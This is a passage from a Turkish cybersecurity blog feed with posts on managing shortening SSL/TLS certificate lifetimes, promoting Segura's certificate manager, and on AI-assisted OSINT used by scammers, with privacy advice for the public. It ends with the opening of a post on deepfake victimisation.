**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [SSL/TLS sertifikalarında kısalan süreler, artan kesintiler](https://antivirus.com.tr/ssl-tls-sertifika-yonetimi-gecerlilik-sureleri-kisaldikca-kesintiler-artiyor/)
**Published:** Ağustos 26, 2026
**Author:** Kadriye Bay
**Excerpt:** Sertifika geçerlilik süreleri kısaldıkça kesintiler yaşanmadan önce sertifikaları bulmak, sahiplik atamak ve yenilemek için daha hızlı yöntemlere ihtiyaç artar.
**Content:**
Sertifikalar artık API’lerin, mikro hizmetlerin, bulut hizmetlerinin ve iç sistemlerin güvenilirliğini kanıtlamasına yardımcı oluyor. Geçerlilik süreleri kısaldıkça ekipler kesintiler yaşanmadan önce sertifikaları bulmak, sahiplik atamak ve yenilemek için daha hızlı yöntemlere ihtiyaç duyuyor.
**Önemli Noktalar
**– Süresi dolmuş tek bir sertifika, çalışan bir sistemi bozabilir.** Bir müşteri portalı yüklenemeyebilir, bir API bağlantıyı reddedebilir veya bir mikro hizmet başka bir hizmete güvenmeyi durdurabilir.
**– Yenileme süreleri giderek kısalıyor.** Genel TLS sertifikalarının geçerlilik süresi 398 günden 47 güne doğru azalıyor.
**– Elektronik tablolar her şeyi yakalayamaz.** Sertifikalar genellikle web sunucuları, güvenlik duvarları, SSO, DevOps iş akışları, kapsayıcılar ve dâhili uygulamalar arasında dağılmış durumdadır.
**– Sahibi belirlenemeyen sertifikalar acil sorunlara yol açar.** Bir sertifikanın süresi dolduğunda, ekipler sertifikanın sahibinin kim olduğunu, nereye yüklendiğini ve nasıl hızlı bir şekilde yenileneceğini bilmelidir.
**– CLM, ekiplere bir kontrol yolu sunar.** Sertifika Yaşam Döngüsü Yönetimi, ekiplerin sertifikaları bulmasına, sahiplerini atamasına, zamanında yenilemesine, durumunu izlemesine ve denetime hazır kayıtlar tutmasına yardımcı olur.
## **SSL/TLS Sertifika Yönetimi neden 2026’da daha önemli hâle gelecek?**
Sertifikalar, süresi dolana kadar kolayca gözden kaçabilir.
Bir müşteri portalı yüklenmez hâle gelir. Bir API bağlantısı başarısız olur. Bir mikro hizmet, güvenilir olduğunu kanıtlayamaz. Yenileme hatırlatması, altı ay önce görevinden ayrılan bir kişiye gönderilmiştir ve şimdi güvenlik, altyapı ve uygulama ekipleri, işletme bu sorunu çoktan hissetmeye başlamışken bir güven sorununu çözmeye çalışmaktadır.
İşte bu nedenle [SSL/TLS sertifika yönetimi](https://stratus.com.tr/segura/centralized-automatic-management-digital-certificates/) 2026’da daha da önem kazanıyor.
Segura’nın [**“SSL/TLS’nin yeni çağı: Segura ile sertifikaları ölçeklenebilir şekilde yönetin”**](https://www.youtube.com/watch?v=rBRGSa0j9tc) başlıklı web seminerinde teknik ekibimiz, sertifikaların modern altyapı genelinde nasıl makine kimlikleri hâline geldiğini ve daha kısa sertifika ömürlerinin manuel yenileme süreçlerini neden savunulamaz hâle getirdiğini açıkladı.
Evandro Gonçalves’in oturum sırasında açıkladığı gibi:
*“Sertifikalar, artık sadece web sunucularında kullandığınız bir dosya değil, bir kimlik olarak giderek daha fazla ön plana çıkıyor. Tarayıcı kilidi, sertifikaların günümüzde yaptığı işlerin sadece küçük bir parçasıdır.”*
Günümüzde sertifikalar, uygulamaların, API’lerin, hizmetlerin, iş yüklerinin ve mikro hizmetlerin bağlanmadan önce güvenilirliklerini kanıtlamasına yardımcı oluyor. Bu da her bilinmeyen sertifika, eksik sahip bilgisi veya kaçırılan yenileme işleminin bir kesintiye, güvenlik riskine veya denetim sorununa dönüşebileceği anlamına geliyor.
## **Sertifikalar artık makine kimlikleridir**
Makine kimliği, insan dışı bir sistemin başka bir sistemi doğrulamak, bağlanmak veya erişmek için kullandığı dijital kimliktir. Buna uygulamalar, API’ler, sunucular, kapsayıcılar, iş yükleri, mikro hizmetler, komut dosyaları, cihazlar, bulut hizmetleri ve otomatikleştirilmiş süreçler dâhil olabilir.
SSL/TLS sertifikaları, bu makinelerin güvenilir olduklarını kanıtlamalarının yollarından biridir.
Ödeme işlemi sırasında bir ödeme uygulamasını düşünün. Web uygulaması bir API ile iletişim kurar. API, bir dolandırıcılık önleme hizmeti ile iletişim kurar. Dolandırıcılık önleme hizmeti ise bir veri tabanıyla iletişim kurar. Başka bir hizmet ise bir bankaya bilgi gönderir.
Her bağlantının güvenilir olması gerekir. Bir sertifikanın süresi dolarsa veya yanlış yapılandırılırsa ekipler sorunu bulmak için sistemleri, biletleri, sertifika yetkililerini ve eski yenileme notlarını araştırırken işlemler durma noktasına gelebilir.
Evandro’nun web seminerinde söylediği gibi:
*“Günümüzde sertifikalar, bir şeyin belirli bir veriye kesinlikle erişmesi gerektiğini doğrulamak için kullanılıyor. Gizli bilgiler, DevOps, mikro hizmetler ve karşılıklı TLS ile birlikte sertifikalar, kimliği doğrulamada temel bir unsur hâline geldi.”*
Sertifikalar artık uygulamalar, API’ler, hizmetler, iş yükleri ve mikro hizmetler için güven yolunun bir parçasıdır. Ekipler bunları net bir şekilde göremez veya yönetemezse altyapılarının dayandığı kimlik katmanlarından birine ilişkin görünürlüğü kaybederler.
## **Genel TLS sertifikalarının ömürleri kısalıyor**
Sertifika yenileme, giderek daha yoğun bir operasyonel süreç hâline geliyor.
[CA/Browser Forum](https://cabforum.org/working-groups/server/baseline-requirements/), genel TLS sertifikalarının maksimum geçerlilik süresinin aşamalı olarak azaltılmasını onayladı; bu süre, **şu anda 398 gün** iken **2026’da 200 güne, 2027’de 100 güne ve 2029’da 47 güne düşecek**.

*Sertifika geçerlilik süreleri 398 günden 47 güne düşüyor. Bu durum, sertifika yenilemeyi yıllık bir görevden sürekli bir operasyonel sürece dönüştürüyor.*
Web siteleri, API’ler, bulut hizmetleri, kapsayıcılar, iç sistemler ve üçüncü taraf entegrasyonları genelinde yüzlerce veya binlerce sertifikayı yöneten ekipler için daha kısa geçerlilik süreleri gerçek bir operasyonel zorluk yaratmaktadır.
Eskiden yılda bir kez yenilenen bir sertifikanın yakında yılda birkaç kez yenilenmesi gerekebilir. 2029 yılına kadar, birçok genel TLS sertifikası aylık yenileme sıklığı gerektirecek.
Bu da daha fazla yenileme, daha fazla görev devri ve bir şeylerin ters gitme olasılığının artması anlamına gelir.
## **Kısalan sertifika süreleri, yenileme iş yükünü kat kat artırır**
Sertifika hacmini yönetmek, birçok ekip için zaten zor bir iştir.
Keyfactor’ın[ 2024 PKI ve Dijital Güven Raporu](https://www.keyfactor.com/2024-pki-and-digital-trust-report/)’na göre, **kuruluşların %91’i her zamankinden daha fazla sertifika dağıttıklarını düşünüyor**. **%70’ten** fazlası, PKI’yi etkili bir şekilde yönetmek için **daha fazla personel ve kaynağa ihtiyaç duyduklarını belirtti**. **Yalnızca %32’si, özel bir sertifika yaşam döngüsü yönetim aracı kullandığını bildirdi**.
Örneğin, bir kuruluşun güvenlik duvarlarında, web sunucularında, dâhili uygulamalarda, mikro hizmetlerde, DevOps iş akışlarında ve SSO bağlantılarında sertifikaları olabilir. Bu da sertifika yönetiminin güvenlik, altyapı, kimlik ve uygulama ekiplerine yayıldığı anlamına gelir.
Bu durum, bariz bir operasyonel sorun yaratır: Ekipler, yönetmesi gereken daha fazla sertifikaya, uyması gereken daha kısa yenileme sürelerine ve bu iş yükünü kaldırabilecek kadar otomasyona sahip değildir.
### **Örnek model: Sertifika hacmi ve geçerlilik süresine göre yıllık yenileme iş yükü**

*Sertifika hacmi arttıkça kısalan geçerlilik süreleri, ekiplerin yönetmesi gereken yenileme sayısını kat kat artırır. Otomasyon olmadan her sertifika, yenilenmeyi kaçırma, hizmet kesintisi veya denetim sorunu yaşama olasılığını artırır.*
Evandro, web semineri sırasında ölçek sorununu net bir şekilde açıkladı:
*“Günümüzde her şey sertifika kullanıyor. Güvenlik duvarlarında, web sunucularında, mikro hizmetlerde, geliştirme ortamlarında ve tek oturum açma sistemlerinde sertifikalar var. Altyapı genelinde yüzlerce, hatta binlerce sertifika görmek çok yaygın bir durumdur.”*
Bir ekip, yıllık yenileme gerektiren 50 sertifikayı yönetiyorsa bir elektronik tablo işe yarayabilir. Ancak aynı ekip, her biri daha kısa yenileme süresine ve farklı bir sorumluya sahip olan birden fazla ortamda 1.000 sertifikayı yönetiyorsa işler çok daha zor hâle gelir.
## **Yönetilmeyen sertifikalar kesinti, güvenlik ve denetim riskleri yaratır**
Yönetilmeyen sertifikalar genellikle üç tür risk oluşturur:
**Kesintiler**
Müşteriye yönelik bir portalda sertifikanın süresi dolar. Arka uç entegrasyonu başarısız olur. Bir iç hizmet, başka bir hizmete güvenmeyi durdurur. Sertifika artık geçerli olmadığı için bir yük dengeleyici, güvenlik duvarı veya API ağ geçidi trafiği engeller.
Kesinti ilk bakışta bir uygulama sorunu gibi görünebilir. Oysa gerçekte güven katmanı bozulmuştur.
**Güvenlik Riskleri**
Bir sertifika, politika dışı olarak verilmiş olabilir. Zayıf bir şifreleme standardı hâlâ kullanılıyor olabilir. Unutulan bir sertifika, uygulama kullanımdan kaldırıldıktan sonra da aktif kalabilir.
Sertifikanın varlığından kimse haberdar değilse sertifikanın hâlâ güvenilir olup olmadığını kimse doğrulayamaz.
**Denetim Kanıtı Sorunları**
Bir denetçi şu soruyu sorabilir:
- Bu sertifikanın sahibi kimdir?
- Bunu kim onayladı?
- Nerede kullanılıyor?
- Ne zaman yenilendi?
- Politikaya uygun olarak mı düzenlendi?
- Nelerin değiştiğini kanıtlayabilir misiniz?
Cevaplar biletler, gelen kutuları, elektronik tablolar, komut dosyaları ve bireysel yöneticilerin hafızalarında dağınık hâlde bulunuyorsa ekipler denetçilerin beklediği net kanıt izini kaybediyor.
Sertifika yaşam döngüsü yönetimi, ekiplerin bu dağınık cevapları tek bir net kayda dönüştürmelerine yardımcı olur.
## **Sertifika sorumlusunun olmaması, yenileme sürecini kesintiye uğratabilir**
Bir şirketin müşteri giriş portalı vardır. Sertifika, iki yıl önce bir altyapı mühendisi tarafından oluşturulmuştur. O zamandan beri uygulamanın sahibi değişmiş, altyapı ekibi yeniden yapılandırılmış ve orijinal yenileme hatırlatması hâlâ sistemi artık yönetmeyen bir kişiyi göstermektedir.
Sertifikanın geçerlilik süresi bir pazar gecesi sona erer.
Pazartesi sabahı geldiğinde müşteriler oturum açamıyor. Uygulama ekibi uygulamayı kontrol ediyor. Ağ ekibi yönlendirmeyi kontrol ediyor. Güvenlik ekibi izleme sistemini kontrol ediyor. Sonunda biri sertifika sorununu tespit ediyor ancak şimdi ekibin asıl soruları yanıtlaması gerekiyor.
Sertifika nereye kurulmuş? Hangi sertifika yetkilisi tarafından verilmiş? Yenilemeyi kim onaylayabilir? Özel anahtar nerede? Ekip bunu nasıl güvenli bir şekilde yeniden dağıtabilir?
Acil sorun, süresi dolmuş sertifikaydı. Daha büyük sorun ise sahiplik, görünürlük ve otomasyon eksikliğiydi.
Leonardo Chillemi’nin web seminerinde açıkladığı gibi:
*“Sorumluluk, sertifika güvenliği yolunda atılan büyük bir adımdır. Bir kimlik olduğu için bir şeye ve birine bağlı olması gerekir.”*
Net bir sahiplik, ekiplere sertifikanın yenilenmesi, politikaların uyumlu hâle getirilmesi ve sertifikaya müdahale edilmesi gerektiğinde müdahale konusunda sorumlu bir kişi sağlar. Bu olmadan, rutin bir yenileme bile işletmeyi etkileyen bir olaya dönüşebilir.
## **Sertifika Yaşam Döngüsü Yönetimi, keşif, sorumluluk ve yenileme ile başlar**
Sertifika Yaşam Döngüsü Yönetimi (CLM), ekiplerin sertifikaları keşiften iptale kadar yönetmesine yardımcı olur.
Güçlü bir CLM süreci, ekiplerin şu dört soruyu hızlı bir şekilde yanıtlamasına yardımcı olmalıdır:
1. **Elimizde hangi sertifikalar var?**
2. **Nerede kullanılıyorlar?**
3. **Sahipleri kimdir?**
4. **Şu anda hangi önlemlerin alınması gerekiyor?**
Web seminerinde ele alınan yaşam döngüsüne dayanarak, CLM, ekiplerin her aşamayı net bir şekilde yönetmesine yardımcı olmalıdır.
### **Sertifika Yaşam Döngüsü aşamaları**

Web semineri, keşif ve düzenlemeden yayımlama, yenileme, iptal ve raporlamaya kadar bu aşamaların [Segura Certificate Manager’da](https://stratus.com.tr/segura/centralized-automatic-management-digital-certificates/) nasıl bir araya geldiğini gösterdi.
## **Segura, sertifika yönetimine nasıl yardımcı olur?**
**Segura Certificate Manager**, ekiplerin sertifikaları dağınık teknik dosyalar olarak değil, makine kimlikleriolarak yönetmesine yardımcı olur.
Web semineri demosunda Segura, ekiplerin aşağıdakileri nasıl yapabileceğini gösterdi:
- Çeşitli ortamlarda sertifikaları keşfetmek
- Sertifika envanterini merkezileştirmek
- Sahipliği atamak
- Sertifika yetkililerini birbirine bağlamak
- Tanımlanmış talepler aracılığıyla sertifika düzenlemek
- Sertifikaları doğru sistemlere yayımlamak
- Son kullanma tarihini ve geçerliliği izlemek
- Yenilemeyi otomatikleştirmek veya tetiklemek
- Gerektiğinde sertifikaları iptal etmek
- Raporlar ve denetim izleri aracılığıyla faaliyetleri takip etmek
Keşif işlemi, etki alanları, IP aralıkları, cihazlar ve API tabanlı yaklaşımlar dâhil olmak üzere diğer yöntemler üzerinden gerçekleştirildi. Ekip ayrıca keşif işlemi için her bir hedef uygulamaya veya makineye yazılım yüklenmesi gerekmediğini açıkladı.
Bu önemli bir noktadır çünkü sertifika dağılımı nadiren düzenli kalır. Sertifikalar web sunucuları, dâhili uygulamalar, API’ler, güvenlik duvarları, yük dengeleyiciler, mikro hizmetler, klasörler, dâhili CA’lar, bulut varlıkları ve DevOps ortamlarında bulunabilir.
Segura, ekiplere sertifikaların nerede bulunduğunu, kime ait olduğunu ve hangilerinin dikkat gerektirdiğini daha net bir şekilde gösterir.
## **Kontrol listesi: Bir Sertifika Yaşam Döngüsü Yönetimi (CLM) çözümünde nelere dikkat edilmelidir?**
SSL/TLS [sertifika yönetimini](https://csrc.nist.gov/glossary/term/certificate_management) değerlendirirken riski azaltan denetimlere odaklanın.
**Aşağıdakileri yapabilen bir çözüm arayın:**
Kuruluşunuzun ihtiyaç duyduğu dağıtım modelini destekleyen
- Denetime hazır raporlar sunun,
- İstekleri, indirmeleri, yenilemeleri, iptalleri ve değişiklikleri takip edin,
- API’leri ve DevOps iş akışlarını destekleyin,
- Onaylanmış sertifika yetkilileriyle bağlantı kurun,
- Sertifikaları doğru sistemlere yayımlayın,
- Mümkün olduğunda yenilemeyi otomatikleştirin,
- Sertifikaların süresi dolmadan önce ekiplere uyarı gönderin,
- Her sertifikayı bir sahibine, ekibe, uygulamaya veya sisteme bağlayın,
- Genel, özel, bulut, hibrit ve dâhili ortamlardaki sertifikaları keşfedin.
Güçlü bir CLM çözümü, ekiplere sertifikaları bulma, sorumluluk atama, süre dolmadan önce harekete geçme ve denetçiler veya olay müdahale ekipleri sorduğunda neler olduğunu kanıtlama konusunda net bir yol sunmalıdır.

## **Ana fikir: Sertifika ömürlerinin kısalması, daha etkili Sertifika Yaşam Döngüsü Yönetimi gerektiriyor**
SSL/TLS sertifikaları artık makine kimliği güvenliğinin bir parçasıdır.
Bu sertifikalar, uygulamaların, API’lerin, hizmetlerin, iş yüklerinin ve mikro hizmetlerin neye güveneceklerine karar vermelerine yardımcı olur. Sertifika ömürleri kısalırken sertifika hacmi arttıkça manuel süreçler kesintiler, güvenlik riskleri ve denetim gecikmeleri açısından daha fazla risk yaratır.
Bunu iyi yöneten ekipler, hatırlatma içeren bir elektronik tablo yerine bir kontrol sistemine ihtiyaç duyar.
Sertifika Yaşam Döngüsü Yönetimi, onlara her sertifikayı bulma, sahiplik atama, zamanında yenileme, sürekli izleme ve gerektiğinde kontrolü kanıtlama imkânı sunar.
---
### **Webinar’ı izleyin**
Bu makale, Segura’nın **“SSL/TLS’nin yeni çağı: Segura ile sertifikaları büyük ölçekte yönetin” başlıklı** web seminerine dayanmaktadır**.**
Segura’nın sertifika keşfi, düzenlenmesi, yayımlanması, izlenmesi, yenilenmesi, iptal edilmesi, raporlanması ve daha geniş kapsamlı makine kimliği güvenliğine nasıl yaklaştığını görmek için oturumu izleyin.
[Web seminerini izleyin](https://www.google.com/url?q=https://www.youtube.com/watch?v%3DrBRGSa0j9tc&sa=D&source=docs&ust=1783114133963945&usg=AOvVaw0hl8_d3UWyAsorBrM_AWMU)
---
### **Sertifikalar kesintiye neden olmadan önce yönetin**
**Segura Certificate Manager,** ekiplerin karmaşık ortamlarda sertifikaları keşfetmesine, yönetmesine, yenilemesine ve denetlemesine yardımcı olur.
Segura ile ekipler, insan ve makine kimliklerini kapsayan daha geniş bir kimlik güvenliği stratejisinin parçası olarak SSL/TLS sertifika yönetimini güçlendirebilir.
[Certificate Manager’ı keşfedin](https://stratus.com.tr/segura/centralized-automatic-management-digital-certificates/)
---
## **SSL/TLS Sertifika Yönetimi SSS**
**SSL/TLS sertifika yönetimi nedir?**
SSL/TLS sertifika yönetimi, bir ortamdaki sertifikaları keşfetme, düzenleme, dağıtma, izleme, yenileme, iptal etme ve raporlama sürecidir.
**Sertifikalar neden makine kimlikleri olarak kabul edilir?**
Sertifikalar, uygulamalar, API’ler, hizmetler, iş yükleri ve cihazlar gibi insan dışı sistemlerin, bağlanmadan önce kimliklerini kanıtlamasına ve güven oluşturmasına yardımcı olur.
**Sertifika ömürlerinin kısa olması neden önemlidir?**
Sertifika ömürlerinin kısa olması, ekiplerin yönetmesi gereken yenileme sayısını artırır. Otomasyon ve sorumluluk eksikliği durumunda, kaçırılan yenilemeler kesintilere, güvenlik risklerine ve denetim kanıtlarıyla ilgili sorunlara yol açabilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, PAM, Sertifika Yönetimi, Siber Güvenlik
---
### [Yanlış ellere geçen yapay zekâ destekli OSINT](https://antivirus.com.tr/yanlis-ellere-gecen-yapay-zeka-destekli-osint/)
**Published:** Ağustos 28, 2026
**Author:** Kadriye Bay
**Excerpt:** Yapay zekâ, her bir model ile tehdit ortamını değiştiriyor. Teknolojinin gelişme hızı, bir zamanlar yetenekli bir siber suçlunun birkaç saat hatta günler süren faaliyetlerini, artık önceden çok az bilgisi olan ya da hiç bilgisi olmayan birinin çok daha kısa sürede gerçekleştirebileceği anlamına geliyor. Bu önemli bir konu çünkü siber suçlular için giriş engelini düşürüyor.
**Content:**
*Siber suçluların OSINT’i kullanarak potansiyel kurbanları araştırması giderek daha ucuz ve kolay hâle geliyor. İşte hâlâ kontrolünüzde olan şeyler.*
Yapay zekâ, her bir model ile tehdit ortamını değiştiriyor. Teknolojinin gelişme hızı, bir zamanlar yetenekli bir siber suçlunun birkaç saat hatta günler süren faaliyetlerini, artık önceden çok az bilgisi olan ya da hiç bilgisi olmayan birinin çok daha kısa sürede gerçekleştirebileceği anlamına geliyor. Bu önemli bir konu çünkü siber suçlular için giriş engelini düşürüyor. Bunu güvenlik açıklarının istismar edilmesinde, temel kötü amaçlı yazılım oluşturmada ve kurban keşif faaliyetlerinde de görüyoruz.
Bu durum, sıradan internet kullanıcılarını bile yüksek alarm durumuna geçirmelidir. Saldırılar dolandırıcılar için daha ucuz ve daha kolay hâle geliyorsa herkes bir hedef hâline gelebilir.
## Yapay zekâ, oyunu nasıl değiştiriyor?
Bir zamanlar [açık kaynaklı istihbarat toplama](https://antivirus.com.tr/sosyal-medya-icin-5-ucretsiz-osint-araci/) (OSINT), yalnızca yüksek profilli ve potansiyel olarak yüksek değerli hedeflerde kullanılan bir yöntemdi. Bunun nedeni, bu işlemin gerçekleştirilmesinin beceri ve zaman gerektirmesiydi. Terimin kendisi siber dünyanın dışında ortaya çıkmıştır ve stratejik hedeflere ulaşmak için kullanılabilecek, kamuya açık bilgileri toplamaya yönelik askeri ve istihbarat çabalarını ifade eder.
İnternetin ve daha yakın zamanda sosyal medyanın ortaya çıkmasıyla birlikte bu çabalar dijital dünyanın tanıdık bir parçası hâline geldi ve hem araştırmacılar hem de tehdit aktörleri tarafından kullanılır oldu. Ancak yapay zekâ ortaya çıkana kadar, genellikle hâlâ büyük bir darboğaz vardı. Bir saldırgan, hedeflerinin halka açık hesaplarını, ilgi alanlarını, arkadaşlarını, ailelerini ve iş arkadaşlarını bulmak için zaman harcamak zorundaydı. [Özel araçlar kullanmak](https://antivirus.com.tr/osint-saldirganlardan-once-siz-zayif-noktalarinizi-bulun/) ya da sayısız web sitesini, hesabı ve gönderiyi taramak, bilgileri birbiriyle ilişkilendirmek ve çapraz kontrol etmek, bireyler arasındaki ilişkileri ortaya çıkarmak ve bir saldırıda neyi kullanacağına karar vermek zorunda kalabilirdi.
Yapay zekâ araçları, bilgileri makine hızında işleyerek bu darboğazı büyük ölçüde ortadan kaldırdı. Web’in her yerinden halka açık materyalleri bulabilir, bunları potansiyel kurbanlarıyla ilişkilendirebilir ve onlar ile diğer kişiler arasındaki ilişkileri haritalandırabilirler. Yapay zekâ, yapılandırılmamış bilgileri – özellikle de görselleri ve videoları – bulma konusunda özellikle başarılıdır. Artık bu tür işleri yapmak için bir OSINT uzmanı olmanıza gerek yok.
## Parçaları büyük ölçekte bir araya getirmek
Bu, çeşitli nedenlerden dolayı endişe verici bir durumdur. Dolandırıcılar artık sosyal mühendisliği daha ikna edici ve dolandırıcılıkları daha geniş ölçekli hâle getirmek için hakkınızda kamuya açık bilgileri kolayca toplayabilir. Şunu düşünün:
- Sizi kandırarak giriş bilgilerinizi paylaşmanıza veya bağlantıya tıklayıp farkında olmadan kötü amaçlı yazılım yüklemenize yol açmak için tasarlanmış **bir oltalama e-postası**. Bu e-posta, iş yeriniz veya çocuğunuzun okulu, yakın zamanda katıldığınız bir etkinlik ya da doğum günü veya son tatiliniz gibi bağlamsal olarak ilgili haberler gibi kişisel ayrıntılar içeriyorsa çok daha ikna edici olur. Tüm bu bilgiler kamuya açık olabilir ve büyük ölçekte kolayca toplanabilir.
- Sesinizi veya yüzünüzü taklit eden **bir video ya da telefon görüşmesi**, sevdiklerinizi sizin tehlikede olduğunuza inandırmak için kullanılabilir. Dolandırıcılar bu deepfake’leri, sizin “sesinizle” para istemek ya da [kaçırıldığınızı](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/) ve güvenliğiniz için fidye ödemeleri gerektiğini iddia etmek amacıyla kullanabilir. Hatta sizin deepfake’inizi kullanarak müstehcen bir video hazırlayıp, ödeme yapmazsanız bunu kişiler listenize gönderecekleri tehdidinde bulunabilirler. Bu tür [cinsel şantaj dolandırıcılığı](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/) giderek yaygınlaşıyor. Birleşik Krallık’ta bu yıl yüzlerce 18 yaşından küçük kişi mağdur olduğunu [bildirdi](https://www.iwf.org.uk/news-media/news/hundreds-of-british-under-18s-reporting-nude-or-sexual-imagery-of-themselves-say-its-faked-or-manipulated/).
Ne yazık ki büyük dil modelleri (LLM’ler), dolandırıcıların dolandırıcılık planlarını hayata geçirmek için ihtiyaç duydukları türden bilgileri bir araya getirmede oldukça ustadır. Kısa sürede çok sayıda potansiyel kurbanın profilini çıkarabilir ve istismar edilebilecek ilgili fotoğrafları, videoları ve kişisel ilgi alanları, iş, aile ve arkadaşlarla ilgili bilgileri toplayabilirler.
Yapay zekâ, dolandırıcıların kullandığı sosyal mühendislik senaryolarının tasarlanmasına da yardımcı olabilir; bu sayede, ana dili o dilde olmasa bile e-posta, sosyal medya veya diğer kanallarda ikna edici bir şekilde konuşabilmelerini sağlar. Bu, uçtan uca bir dolandırıcılık süreci sunar.
## İş yerinde sorunlar
Kötü niyetli aktörlerin bu şekilde tarayabileceği tek alan kişisel hayatınız değildir. Son yıllarda, özellikle çoğumuzun hibrit bir çalışma düzeninde çalışması nedeniyle iş ve ev arasındaki sınır giderek bulanıklaşmıştır. Kurumsal faaliyetler için kişisel cihazlarımızı ve ev adreslerimizi kullanabiliriz. Ve elbette, profesyonel ve kişisel sosyal medya hesaplarımızı birbirine bağlamak yapay zekâ için basit bir iştir.
Tüm bunlar, keşif faaliyetlerinin mesleki hayatınızı etkileyebileceği anlamına gelir. Örneğin, dolandırıcılar kişisel bilgilerinizi kullanarak iş kimlik bilgilerinizi veya verilerinizi ele geçirmek amacıyla bir sosyal mühendislik saldırısı düzenleyebilir. Ya da tatildeyken dolandırıcılıkla ilgili ayrıntıları doğrulamak için size ulaşılamayacağını bilerek iş arkadaşlarınızı hedef alabilirler. Bu, kurumsal e-posta dolandırıcılığı (BEC) saldırısı başlatmak için uygun bir zamandır.
Kişisel bilgilerinizi kaybetmek bir şeydir. Ancak kurumsal boyutu olan OSINT çalışmaları, mesleki itibarınız ve kariyeriniz üzerinde potansiyel olarak ciddi bir etkiye sahip olabilir.
## Yapay zekâ destekli OSINT konusunda neler yapabilirsiniz?
Yapay zekâ destekli keşif söz konusu olduğunda, kontrol edebileceğiniz ve edemeyeceğiniz şeyler vardır. Sizinle ilgili bilgiler kamuya açık hâle geldiğinde, bunların kaldırılmasını talep etmek son derece zor olabilir; özellikle de bu bilgiler başka yerlerde yeniden yayımlanmışsa. Eski sosyal medya fotoğraflarını kaldırmak daha kolaydır ancak suçlular için potansiyel olarak yararlı olabilecek her şeyi kaldırmak için tüm dijital hayatımızı didik didik aramaya zaman ayırabilen çok azımız vardır.
Bu nedenle, gücünüzün yettiği şeyleri değiştirmeye odaklanmak daha iyidir. Aşağıdakileri göz önünde bulundurun:
- Sosyal medya profillerinizin herkese açık olmamasını sağlayın; böylece yapay zekânın bu profillerde yer alan herhangi bir bilgiyi veya resim/videoyu bulma olasılığını sınırlayabilirsiniz.
- Sosyal medyada paylaştıklarınız konusunda ihtiyatlı olun; doğum tarihleri, çocuklarınızın okulları, tatiller ve benzeri olaylar paylaşılmamalıdır.
- Fotoğrafların, adresleri, araç bilgilerini vb. tespit etmek için kullanılabilecek bilgiler içerebileceğini unutmayın.
- Kişisel ve mesleki hayatınızı birbirine bağlayabilecek herhangi bir şey paylaşmaktan kaçının.
- Hesaplarınıza ek bir güvenlik katmanı eklemek için çok faktörlü kimlik doğrulama ve güçlü, benzersiz parolalar kullanın.
- Tanımadığınız kişilerden gelen arkadaşlık veya takipçi isteklerini kabul etmeyin. Merak ediyorsanız ayrı bir kanal üzerinden onlarla iletişime geçin.
Yapay zekâ, hayatımızın birçok yönünü daha iyi hâle getiriyor. Ancak bunun, henüz farkına varmaya başladığımız riskleri de beraberinde getiriyor. Her zaman tedbirli olmak en iyisidir. Yayımladığınız her şeyin yapay zekâ tarafından okunabileceğini varsayarak hareket etmekte fayda var. Buna göre davranın ve arkadaşlarınızı ve ailenizi de bunu yapmaya teşvik edin.
OSINT ile toplanan bu bilgiler, çoğu zaman [Instagram ve WhatsApp hesap çalma](https://antivirus.com.tr/instagram-ve-whatsapp-hesap-calma-turkiyede-yukselen-tehdit/) saldırılarının ilk adımını oluşturuyor — saldırgan sizi ne kadar iyi tanırsa, sosyal mühendislik mesajı o kadar ikna edici oluyor.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Gizlilik, Siber Güvenlik, Yapay Zekâ
---
### [Deepfake kurbanı oldum: Ne yapmalıyım?](https://antivirus.com.tr/deepfake-kurbani-oldum-ne-yapmaliyim/)
**Published:** Eylül 3, 2026
**Author:** Kadriye Bay
**Content:**
*İnternette kendinize ait yasa dışı olarak oluşturulmuş bir resim veya video görürseniz paniğe kapılmayın – bu deepfake içeriklerin kaldırılmasını talep etmenin yolları var*
